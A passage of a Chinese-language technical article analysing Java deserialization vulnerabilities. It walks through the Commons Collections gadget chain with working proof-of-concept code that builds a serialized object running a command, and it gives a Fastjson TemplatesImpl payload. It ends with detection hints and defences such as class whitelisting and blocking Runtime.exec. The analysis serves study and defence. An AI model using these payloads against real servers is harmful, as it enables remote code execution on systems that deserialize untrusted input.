     * @throws ClassCastException (runtime) if the input is the wrong class
     * @throws IllegalArgumentException (runtime) if the input is invalid
     * @throws FunctorException (runtime) if the transform cannot be completed
     */
    public Object transform(Object input);

}
```

我们可以看到该方法的作用是：给定一个Object对象经过转换后也返回一个Object，该PoC中利用的是三个实现类：ChainedTransformer，ConstantTransformer，InvokerTransformer

首先看InvokerTransformer类中的transform()方法：

```
/**
 * Transforms the input to result by invoking a method on the input.
 *
 * @param input  the input object to transform
 * @return the transformed result, null if null input
 */
public Object transform(Object input) {
    if (input == null) {
        return null;
    }
    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);

    } catch (NoSuchMethodException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");
    } catch (IllegalAccessException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
    } catch (InvocationTargetException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
    }
}
```

可以看到该方法中采用了反射的方法进行函数调用，Input参数为要进行反射的对象iMethodName,iParamTypes为调用的方法名称以及该方法的参数类型，iArgs为对应方法的参数，这三个参数均为可控参数：

```
/**
 * Constructor that performs no validation.
 * Use <code>getInstance</code> if you want that.
 *
 * @param methodName  the method to call
 * @param paramTypes  the constructor parameter types, not cloned
 * @param args  the constructor arguments, not cloned
 */
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    super();
    iMethodName = methodName;
    iParamTypes = paramTypes;
    iArgs = args;
}
```

接下来我们看一下ConstantTransformer类的transform()方法：

```
/**
 * Transforms the input by ignoring it and returning the stored constant instead.
 *
 * @param input  the input object which is ignored
 * @return the stored constant
 */
public Object transform(Object input) {
    return iConstant;
}
```

该方法很简单，就是返回iConstant属性，该属性也为可控参数：

```
/**
 * Constructor that performs no validation.
 * Use <code>getInstance</code> if you want that.
 *
 * @param constantToReturn  the constant to return each time
 */
public ConstantTransformer(Object constantToReturn) {
    super();
    iConstant = constantToReturn;
}
```

最后一个ChainedTransformer类很关键，我们先看一下它的构造函数：

```
/**
 * Constructor that performs no validation.
 * Use <code>getInstance</code> if you want that.
 *
 * @param transformers  the transformers to chain, not copied, no nulls
 */
public ChainedTransformer(Transformer[] transformers) {
    super();
    iTransformers = transformers;
}
```


我们可以看出它传入的是一个Transformer数组，接下来看一下它的transform()方法：

```
/**
 * Transforms the input to result via each decorated transformer
 *
 * @param object  the input object passed to the first transformer
 * @return the transformed result
 */
public Object transform(Object object) {
    for (int i = 0; i < iTransformers.length; i++) {
        object = iTransformers[i].transform(object);
    }
    return object;
}
```


这里使用了for循环来调用Transformer数组的transform()方法，并且使用了object作为后一个调用transform()方法的参数，结合PoC来看：

```
Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer( methodName: "getMethod", new Class[] { String.class, Class[].class }, new Object[] { "getRuntime", new Class[0] }),
        new InvokerTransformer( methodName: "invoke", new Class[] { Object.class, Object[].class }, new Object[] { null, new Object[0] }),
        new InvokerTransformer( methodName: "exec", new Class[] { String.class }, new Object[] { "open /Applications/Calculator.app" }) };
Transformer transformerChain = new ChainedTransformer(transformers);
```


我们构造了一个Transformer数组transformers，第一个参数是“new ConstantTransformer(Runtime.class)”，后续均为InvokerTransformer对象，最后用该Transformer数组实例化了transformerChain对象，如果该对象触发了transform()函数,那么transformers将在内一次展开触发各自的transform()方法，由于InvokerTransformer类的特性，可以通过反射触发漏洞。下图是触发后debug截图：




iTransformers[0]是ConstantTransformer对象，返回的就是Runtime.class类对象，再此处object也就被赋值为Runtime.class类对象，传入iTransformers[2].transform()方法：



然后依次类推：



最后：



这里就会执行“open /Applications/Calculator.app”命令。

但是我们无法直接利用此问题，但假设存在漏洞的服务器存在反序列化接口，我们可以通过反序列化来达到目的。

可以看出，关键是需要构造包含命令的ChainedTransformer对象，然后需要触发ChainedTransformer对象的transform()方法，即可实现目的。在TransformedMap中的checkSetValue()方法中，我们发现：

```
/**
 * Override to transform the value when using <code>setValue</code>.
 *
 * @param value  the value to transform
 * @return the transformed value
 * @since Commons Collections 3.1
 */
protected Object checkSetValue(Object value) {
    return valueTransformer.transform(value);
}
```

该方法会触发transform()方法，那么我们的思路就比较清晰了，我们可以首先构造一个Map和一个能够执行代码的ChainedTransformer，以此生成一个TransformedMap，然后想办法去触发Map中的MapEntry产生修改（例如setValue()函数），即可触发我们构造的Transformer，因此也就有了PoC中的一下代码：

```
Map innermap = new HashMap();
innermap.put("value", "value");
Map outmap = TransformedMap.decorate(innermap,  keyTransformer: null, transformerChain);
```

这里的outmap是已经构造好的TransformedMap，现在我们的目的是需要能让服务器端反序列化某对象时，触发outmap的checkSetValue()函数。

这时类AnnotationInvocationHandler登场了，这个类有一个成员变量memberValues是Map类型，如下所示：

```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private static final long serialVersionUID = 6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;
    private transient volatile Method[] memberMethods = null;
```

AnnotationInvocationHandler的readObject()函数中对memberValues的每一项调用了setValue()函数，如下所示：

```
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Entry var5 = (Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if(var7 != null) {
            Object var8 = var5.getValue();
            if(!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
                var5.setValue((new AnnotationTypeMismatchExceptionProxy( s: var8.getClass() + "[" + var8 + "]")).setMember((Method)var2.members().get(var6)));
            }
        }
    }

}
```

因为setValue()函数最终会触发checkSetValue()函数：

```
    public Object setValue(Object value) {  value: AnnotationTypeMismatchExceptionProxy@653
        value = parent.checkSetValue(value);  value: AnnotationTypeMismatchExceptionProxy@653
        return entry.setValue(value);
    }
}
```

因此我们只需要使用前面构造的outmap来构造AnnotationInvocationHandler，进行序列化，当触发readObject()反序列化的时候，就能实现命令执行：

```
Map innermap = new HashMap();
innermap.put("value", "value");
Map outmap = TransformedMap.decorate(innermap,  keyTransformer: null, transformerChain);
//通过反射获得AnnotationInvocationHandler类对象
Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
//通过反射获得cls的构造函数
Constructor ctor = cls.getDeclaredConstructor(Class.class, Map.class);
//这里需要设置Accessible为true，否则序列化失败
ctor.setAccessible(true);
//通过newInstance()方法实例化对象
Object instance = ctor.newInstance(Retention.class, outmap);
return instance;
```


接下来就只需要序列化该对象：

```
//将构造好的payload序列化后写入文件中
File f = new File(file);
ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
out.writeObject(instance);
out.flush();
out.close();
```


当反序列化该对象，触发readObject()方法，就会导致命令执行：

```
//读取写入的payload，并进行反序列化
ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
in.readObject();
in.close();
```

Server端接收到恶意请求后的处理流程：



所以这里POC执行流程为TransformedMap->AnnotationInvocationHandler.readObject()->setValue()->checkSetValue()漏洞成功触发。如图：



该漏洞当时影响广泛，在当时可以直接攻击最新版WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些大名鼎鼎的Java应用。

7.Fastjson反序列化漏洞

该漏洞刚发出公告时笔者研究发现Fastjson可以通过JSON.parseObject来实例化任何带有setter方法的类，当也止步于此，因为笔者当时认为利用条件过于苛刻。不过后来网上有人披露了部分细节。利用com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl类和Fastjson的smartMatch()方法，从而实现了代码执行。

```
public class Poc {

    public static String readClass(String cls){
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        try {
            IOUtils.copy(new FileInputStream(new File(cls)), bos);
        } catch (IOException e) {
            e.printStackTrace();
        }
        return Base64.encodeBase64String(bos.toByteArray());

    }

    public static void  test_autoTypeDeny() throws Exception {
        ParserConfig config = new ParserConfig();
        final String fileSeparator =
System.getProperty("file.separator");
        final String evilClassPath = System.getProperty("user.dir") +
"/target/classes/person/Test.class";
        String evilCode = readClass(evilClassPath);
        final String NASTY_CLASS =
"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
        String text1 = "{\"@type\":\"" + NASTY_CLASS +
                "\",\"_bytecodes\":
[\""+evilCode+"\"],'_name':'a.b',\"_outputProperties\":{ }," +

"\"_name\":\"a\",\"_version\":\"1.0\",\"allowedProtocols\":\"all\"}\n
";
        System.out.println(text1);
        Object obj = JSON.parseObject(text1, Object.class, config,
Feature.SupportNonPublicField);
    }
    public static void main(String args[]){
        try {
            test_autoTypeDeny();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

详细分析请移步：http://blog.nsfocus.net/fastjson-remote-deserialization-program-validation-analysis/

这里的利用方式和Jackson的反序列化漏洞非常相似：http://blog.nsfocus.net/jackson-framework-java-vulnerability-analysis/

由此可见，两个看似安全的组件如果在同一系统中，也能会带来一定安全问题。

8.其他Java反序列化漏洞

根据上面的三个漏洞的简要分析，我们不难发现，Java反序列化漏洞产生的原因大多数是因为反序列化时没有进行校验，或者有些校验使用黑名单方式又被绕过，最终使得包含恶意代码的序列化对象在服务器端被反序列化执行。核心问题都不是反序列化，但都是因为反序列化导致了恶意代码被执行。

这里总结了一些近两年的Java反序列化漏洞：

http://seclists.org/oss-sec/2017/q2/307?utm_source=dlvr.it&utm_medium=twitter

9.总结

- **如何发现Java反序列化漏洞**

  1.从流量中发现序列化的痕迹，关键字：ac ed 00 05，rO0AB

  2.Java RMI的传输100%基于反序列化，Java RMI的默认端口是1099端口

  3.从源码入手，可以被序列化的类一定实现了Serializable接口

  4.观察反序列化时的readObject()方法是否重写，重写中是否有设计不合理，可以被利用之处

从可控数据的反序列化或间接的反序列化接口入手，再在此基础上尝试构造序列化的对象。

ysoserial是一款非常好用的Java反序列化漏洞检测工具，该工具通过多种机制构造PoC，并灵活的运用了反射机制和动态代理机制，值得学习和研究。

- **如何防范**

  有部分人使用反序列化时认为：

```
FileInputStream fis=new FileInputStream("object");
ObjectInputStream ois=new ObjectInputStream(fis);
String obj2=(String)ois.readObject();
```

可以通过类似"(String)"这种方式来确保得到自己反序列化的对象，并可以保护自己不会受到反序列化漏洞的危害。然而这明显是一个很基础的错误，在通过"(String)"类似方法进行强制转换之前，readObject()函数已经运行完毕，该发生的已经发生了。

以下是两种比较常用的防范反序列化安全问题的方法：

1.类白名单校验

在ObjectInputStream 中resolveClass 里只是进行了class 是否能被load，自定义ObjectInputStream, 重载resolveClass的方法，对className 进行白名单校验

```
public final class test extends ObjectInputStream{
    ...
    protected Class<?> resolveClass(ObjectStreamClass desc)
            throws IOException, ClassNotFoundException{
         if(!desc.getName().equals("className")){
            throw new ClassNotFoundException(desc.getName()+"
forbidden!");
        }
        returnsuper.resolveClass(desc);
    }
    ...
}
```

2.禁止JVM执行外部命令Runtime.exec

通过扩展SecurityManager可以实现:

（By hengyunabc）

```
SecurityManager originalSecurityManager =
System.getSecurityManager();
        if (originalSecurityManager == null) {
            // 创建自己的SecurityManager
            SecurityManager sm = new SecurityManager() {
                private void check(Permission perm) {
                    // 禁止exec
                    if (perm instanceof java.io.FilePermission) {
                        String actions = perm.getActions();
                        if (actions != null &&
actions.contains("execute")) {
                            throw new SecurityException("execute
denied!");
                        }
                    }
                    // 禁止设置新的SecurityManager，保护自己
                    if (perm instanceof java.lang.RuntimePermission)
{
                        String name = perm.getName();
                        if (name != null &&
name.contains("setSecurityManager")) {
                            throw new
SecurityException("System.setSecurityManager denied!");
                        }
                    }
                }

                @Override
                public void checkPermission(Permission perm) {
                    check(perm);
                }

                @Override
                public void checkPermission(Permission perm, Object
context) {
                    check(perm);
                }
            };

            System.setSecurityManager(sm);
        }
```

Java反序列化大多存在复杂系统间相互调用，控制，或较为底层的服务应用间交互等应用场景上，因此接口本身可能就存在一定的安全隐患。Java反序列化本身没有错，而是面对不安全的数据时，缺乏相应的防范，导致了一些安全问题。并且不容忽视的是，也许某些Java服务没有直接使用存在漏洞的Java库，但只要Lib中存在存在漏洞的Java库，依然可能会受到威胁。

随着Json数据交换格式的普及，直接应用在服务端的反序列化接口也随之减少，但今年陆续爆出的Jackson和Fastjson两大Json处理库的反序列化漏洞，也暴露出了一些问题。所以无论是Java开发者还是安全相关人员，对于Java反序列化的安全问题应该具备一定的防范意识，并着重注意传入数据的校验，服务器权限和相关日志的检查，API权限控制，通过HTTPS加密传输数据等方面。

- **参考**

1.《What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability》By @breenmachine:https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

2.《Spring framework deserialization RCE漏洞分析以及利用》By iswin:https://www.iswin.org/2016/01/24/Spring-framework-deserialization-RCE-%E5%88%86%E6%9E%90%E4%BB%A5%E5%8F%8A%E5%88%A9%E7%94%A8/

3.《JAVA Apache-CommonsCollections 序列化漏洞分析以及漏洞高级利用》By iswin:https://www.iswin.org/2015/11/13/Apache-CommonsCollections-Deserialized-Vulnerability/

4.《Lib之过？Java反序列化漏洞通用利用分析》By 长亭科技:https://blog.chaitin.cn/2015-11-11_java_unserialize_rce/

5.《禁止JVM执行外部命令Runtime.exec》By hengyunabc:http://blog.csdn.net/hengyunabc/article/details/49804577